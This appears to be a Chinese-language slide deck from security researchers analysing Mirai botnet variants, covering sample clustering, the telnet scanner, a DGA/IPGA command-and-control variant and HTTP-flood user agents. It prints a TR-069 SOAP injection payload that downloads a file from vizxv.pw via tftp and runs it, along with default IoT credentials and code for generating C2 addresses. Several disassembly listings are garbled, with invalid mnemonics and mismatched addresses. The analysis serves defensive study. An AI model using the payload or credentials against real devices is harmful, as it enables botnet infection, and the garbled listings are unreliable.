
MD5=dc1d45b1e955b34a6c8349b4ece511f8

- ".ktn"
- "dvrLoader"
- "dvrRunNer"
- "ndjakdnau"
- "asdnndnakk"
- "hdjakdjap"
- "shell"
- "enable"
- "system"
- "sh"
- "/bin/busybox MASUTA"
- "MASUTA: applet not found"

配置信息和变种

- 不同样本的配置信息差别较大：
 - 条目不同
 - 内容不同
- 这种差别通常意味着变种的存在
- 通过简单的聚类技术即可快速关联同种变种的样本

对~2600个样本的聚类结果



检测到的变种



- cluster_1 & cluster_2: 在HTTP flood中能支持多种伪HTTP agent的变种
 - 缺省的支持9种
 - Cluster_1: ~110种
 - Cluster_2: ~180种
- cluster_3: 对应DGA变种，配置信息中存在大量针对tr-069的exploit


提纲

- 我们关于Mirai的博客文章和open data
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 基于攻击类型检测变种
 - 基于配置信息检测变种
 - 基于扫描行为检测变种
- 典型变种分析

Mirai的扫描模块


- Mirai使用了自定义的算法来生成扫描的SYN包
 - 缺省扫描23/2323端口
- 同时安装一批用户名和口令用于后续的telnet暴力破解
 - 缺省安装了62对用户名和口令
- 上述工作在一个名为 ***scanner_init***的函数中完成
 - 由一个fork()出来的进程单独执行

2进制的scanner_init()函数



```
mov     ds:scanner_raupkt, 45h
mov     ds:word_8056902, 2800h
call    rand_next
mov     ds:byte_8056908, 40h
mov     ds:word_8056904, ax
mov     a1, ds:byte_8056920
and     eax, 0Fh
mov     ds:byte_8056909, 6
or      eax, 50h
mov     ds:word_8056916, 1700h
mov     ds:word_8056914, bx
mov     ds:byte_8056920, a1
call    rand_next
mov     ecx, 0Ah
mov     ds:word_8056922, ax
mov     edx, offset unk_8054BC5
mov     eax, offset aPnvw ; "Pnvw"
or      ds:byte_8056921, 2
call    add_auth_entry
mov     ecx, 9
mov     edx, offset aTkxzt ; "TKXZT"
mov     eax, offset aPnvw ; "Pnvw"
call    add_auth_entry
mov     ecx, 8
mov     edx, offset aCfokl ; "CFOKL"
mov     eax, offset aPnvw ; "Pnvw"
call    add_auth_entry
mov     edx, offset aCfokl ; "CFOKL"
mov     eax, edx
mov     ecx, 7
call    add_auth_entry
mov     ecx, 6
mov     edx, offset unk_8054BD1
mov     eax, offset aPnvw ; "Pnvw"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aZojfkra ; "ZOJFKRA"
mov     eax, offset aPnvw ; "Pnvw"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aFgdcwv ; "FGDCWV"
mov     eax, offset aPnvw ; "Pnvw"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aHvclvgaj ; "HVCLUGAJ"
mov     eax, offset aPnvw ; "Pnvw"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset unk_8054BF1
mov     eax, offset aPnvw ; "Pnvw"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset unk_8054BF8
mov     eax, offset aPnvw ; "Pnvw"
```


The *scanner_init* function



Function name	Segment	Start
sbrk	.text	08054869
scanner_init	.text	0804FA20

```

mov     ds:scanner_ramplet, 45h
mov     ds:word_8056982, 2000h
call    rand_next
mov     ds:byte_8056988, 40h
mov     ds:word_8056984, ax
mov     al, ds:byte_8056920
and     eax, 0Fh
mov     ds:byte_8056989, 6
or      eax, 50h
mov     ds:word_8056916, 1700h
mov     ds:word_8056914, bx
mov     ds:byte_8056920, al
call    rand_next
mov     ecx, 80h
mov     ds:word_8056922, ax
mov     edx, offset unk_80548C5
mov     eax, offset aPmnu ; "Pmnu"
or      ds:byte_8056921, 2
call    add_auth_entry
mov     ecx, 9
mov     edx, offset alkxzt ; "lKXZl"
mov     eax, offset aPmnu ; "Pmnu"
call    add_auth_entry
mov     ecx, 8
mov     edx, offset aCfokl ; "CFOKL"
mov     eax, offset aPmnu ; "Pmnu"
call    add_auth_entry
mov     edx, offset aCfokl ; "CFOKL"
mov     eax, edx
mov     ecx, 7
call    add_auth_entry
mov     ecx, 6
mov     edx, offset unk_80540D1
mov     eax, offset aPmnu ; "Pmnu"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aZojfKra ; "ZojfKra"
mov     eax, offset aPmnu ; "Pmnu"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aFgdcunv ; "FGDCUNV"
mov     eax, offset aPmnu ; "Pmnu"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset aHucLugaj ; "HucLugaj"
mov     eax, offset aPmnu ; "Pmnu"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset unk_80540F1
mov     eax, offset aPmnu ; "Pmnu"
call    add_auth_entry
mov     ecx, 5
mov     edx, offset unk_80540F8
mov     eax, offset aPmnu ; "Pmnu"
  
```

- 扫描端口硬编码
 - 左图中为0x17
- 用户名和口令调用 add_auth_entry 初始化到内存中
 - 反复调用

变种2：扫描7547端口

- md5=**73f4312cc6f5067e505bc54c3b02b569**, scan_port=**7547**, credentials={"10:ROOT:ADMIN", "9:ADMIN:ADMIN", "8:b64_41VQUE9SVA==:b64_41VQUE9SVA==", "7:ROOT:READYPLAYERONE", "7:ROOT:READYPLAYERONE", "7:ROOT:READYPLAYERONE"}
- md5=**49906032a4be8440a8fd07158f05c33c**, scan_port=**7547**, credentials={"10:root:xc3511", "9:root:vizxv", "8:root:admin", "8:root:admin", "8:root:admin"}
- md5=**49a04cf810697b7f28dd01274e2882ca**, scan_port=**7547**, credentials={"10:root:xc3511", "9:root:vizxv", "8:root:admin", "8:root:admin", "8:root:admin"}.

提纲


- 我们关于Mirai的博客文章和open data
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 从样本提取配置信息，增加数据维度
- 典型变种分析
 - DGA变种
 - 一个支持多种伪HTTP agent的变种
 - SSH scanner 变种

DGA变种


- 出现于去年11月下旬，能通过TCP 7547传播
 - *“Now Mirai Has DGA Feature Built in”*
 - *“New Mirai DGA Seed 0x91 Brute Forced”*
- 在C2方面具有较强的冗余性考虑
 - 除了DGA，后续又出现了采用IPGA和硬编码C2 IP的方式
- 部分样本使用了非8.8.8.8的DNS resolver
- 样本本身包含了exploit，不同于缺省的Mirai传播方式
 - 更类似于更早的gafgyt

Bugged vs bug-fixed

Point 1: 2 coded versions



Bugged



Bug-fixed

“我爱360” 😊

```

00409068 jalr $t9, sub_40E7D0
0040906C move $a0, $s0
00409070 lw $gp, 0x40+var_30($sp)
00409074 move $a1, $zero
00409078 la $a0, loc_410000
0040907C la $t0, sub_412000
00409080 addiu $a0, (aRsarrsar - 0x410000) # "惺惺"
00409084 jalr $t9, sub_413000
00409088 li $a2, 0x10
0040908C lw $gp, 0x40+var_30($sp)
00409090 move $a0, $s0
00409094 la $t9, sub_40ED50
00409098 nop
0040909C jalr $t0, sub_40E0E0

```

DGA Seed before our blog...

Seed after our blog ...

```

00409070 addiu $s0, $sp, 0x40+var_28
00409074 jalr $t9, sub_40FA90
00409078 move $a0, $s0
0040907C lw $gp, 0x40+var_30($sp)
00409080 move $a1, $zero
00409084 la $a0, loc_410000
00409088 la $t9, sub_414060
0040908C addiu $a0, (aIloveyouthrees - 0x410000) # "iloveyouthreesixty"
00409090 jalr $t9, sub_414360
00409094 li $a2, 0x12
00409098 lw $gp, 0x40+var_30($sp)
0040909C move $a0, $s0
004090A0 la $t9, sub_410010
004090A4 nop
004090A8 jalr $t0, sub_410010

```

IPGA feature

IPGA: *IP generation algorithm*

IPGA is a patch for DGA

Get a rand IP from a loop

```

10006998                                loc_10006998:
10006998 80 FC 18 AC                            luz  r7, 0x180C(r28)
1000699A 00 10 18 A0                            luz  r0, 0x18A0(r27)
1000699E 5A E0 6C FE                            srui  r11, r7, 10
1000699C 81 50 18 A4                            luz  r10, 0x18A4(r29)
100069A0 5A 00 58 20                            slui  r9, r0, 11
100069A4 7C E8 5A 78                            xor  r11, r7, r11
100069A8 7C 00 4A 78                            xor  r0, r0, r9
100069AC 81 1E 18 A0                            luz  r8, 0x18A8(r30)
100069B0 7C 00 5A 78                            xor  r11, r0, r11
100069B4 5A 00 C2 3E                            srui  r0, r0, 8
100069B8 7C 00 5A 78                            xor  r11, r0, r11
100069BC 91 50 18 A0                            stu  r10, 0x18A0(r27)
100069C0 91 10 18 A4                            stu  r8, 0x18A4(r29)
100069C4 9B 1E 18 A0                            stu  r7, 0x1808(r30)
100069C8 91 7C 18 AC                            stu  r11, 0x180C(r28)
100069CC A8 00 00 10                            b     loc_100069DC
  
```

```

100069DC                                loc_100069DC:
100069DC 55 49 58 28                            slui  r9, r10, 11
100069E0 55 60 6C FE                            srui  r0, r11, 10
100069E4 70 29 52 78                            xor  r9, r9, r10
100069E8 7C 00 5A 78                            xor  r0, r0, r11
100069EC 70 20 02 78                            xor  r0, r9, r0
100069F0 55 29 C2 3E                            srui  r9, r9, 8
100069F4 70 20 02 78                            xor  r0, r9, r0
100069F8 70 00 32 78                            nr   r10, r8
100069FC 55 3F 46 3E                            srui  r31, r9, 24
10006A00 38 1F FF A4                            addi r0, r31, -0x5C
10006A04 5A 00 06 3E                            clrlui r0, r0, 24
10006A08 20 00 00 07                            cmplwi cr7, r0, 7
10006A0C A1 9D FF C4                            bgt  cr7, loc_100069DD
  
```

```

10006A10 38 60 00 10                            li   r3, 0x10
10006A14 91 3C 18 AC                            stu  r9, 0x180C(r28)
10006A18 91 7C 18 A0                            stu  r11, 0x1808(r30)
10006A1C 3F C0 18 02                            lis  r30, word_10023900h
10006A20 90 FD 18 A4                            stu  r7, 0x18A4(r29)
10006A24 91 10 18 A0                            stu  r8, 0x18A0(r27)
10006A28 A8 00 58 A5                            bl   sub_1000C20C
10006A2C 3C 00 10 01                            lis  r4, _ab_0_00ha # "0d.0d.0d.0d"
10006A30 7C 7D 10 78                            nr   r29, r3
10006A34 38 8A F6 8C                            addi r4, r4, _ab_0_00l # "0d.0d.0d.0d"
10006A38 7F E0 F0 78                            nr   r8, r31
10006A3C 20 A0 00 09                            li   r5, 0x09 185
10006A40 38 C0 00 23                            li   r6, 0x23 23
10006A44 38 E0 00 88                            li   r7, 0x88 139
10006A48 AC C6 31 02                            crrlir 4=cr1+eq
10006A4C 40 00 28 59                            bl   sub_1000A4A4 C2:
10006A50 7F A0 10 78                            nr   r3, r29
10006A54 A8 00 54 09                            bl   sub_1000DF0C 185.23.139.xx
10006A58 30 3E 39 00                            addi r9, r30, word_10023900l
10006A5C 90 69 00 04                            stu  r3, {dword_10023904 - word_10023900}(r9)
10006A60 A8 FF FE 08                            b     loc_100069F0
10006A64
10006A68                                # End of function sub_10006A30
  
```

```

100069D0                                loc_100069D0:
100069D0 7C E8 38 78                            nr   r8, r7
100069D4 70 40 58 78                            nr   r7, r11
100069D8 70 20 A0 78                            nr   r11, r9
  
```

MD5=7735980EF8C3B047A79101EAF9C3231F

C-style IPGA

...

do{

rand_octet = rand_next()

} while(rand_octet >99 || rand_octet<92);

sprintf(cnc_buf, "%d.%d.%d.%d", 185, 35,139, rand_octet);

// cnc_buf is the new C&C now

...


配置信息中包含针对tr-069的exploit

- ```
<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1"> <NewNTPServer1>`cd /var/tmp;cd /tmp;tftp -l b -r b -g vizxv.pw;sh b`</NewNTPServer1> <NewNTPServer2></NewNTPServer2> <NewNTPServer3></NewNTPServer3> <NewNTPServer4></NewNTPServer4> <NewNTPServer5></NewNTPServer5> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>"
```
- ```
<?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1"> <NewNTPServer1>`cd /var/tmp;cd /tmp;tftp -l b -r b -g vizxv.pw;sh b`</NewNTPServer1> <NewNTPServer2></NewNTPServer2> <NewNTPServer3></NewNTPServer3> <NewNTPServer4></NewNTPServer4> <NewNTPServer5></NewNTPServer5> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>"
```

提纲

- 我们关于Mirai的博客文章和open data
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 从样本提取配置信息，增加数据维度
- 典型变种分析
 - DGA变种
 - 一个支持多种伪HTTP agent的变种
 - SSH scanner 变种

cluster_1 & cluster_2



缺省的9个伪HTTP agent

- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
- "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/601.7.7 (KHTML, like Gecko) Version/9.1.2 Safari/601.7.7"

cluster_1中约110个agent信息

- "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB7.0)"
- "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.122 Safari/537.36 SE 2.X MetaSr 1.0"
- "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/38.0.2125.122 Safari/537.36 SE 2.X MetaSr 1.0"
- "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET4.0E; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C)"
- "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.2; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET4.0E; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C)"
- "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9b4) Gecko/2008030317 Firefox/3.0b4"
- "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9b4) Gecko/2008030317 Firefox/3.0b4"
- "Mozilla/5.0 (Windows; U; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; BIDUBrowser 8.7)"
- ... (省略若干)

关于这个变种的其他信息


- 相对cluster_1, cluster_2又添加了约60个新HTTP agent
- 该变种扫描23端口
- 只支持缺省的攻击类型
 - 0_1_2_3_4_5_6_7_9_10

该变种只是增强了HTTP flood攻击能力

提纲

- 我们关于Mirai的博客文章和open data
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
 - 从样本提取配置信息，增加数据维度
- 典型变种分析
 - DGA变种
 - 一个支持多种伪HTTP agent的变种
 - SSH scanner 变种

>120对用户名/口令



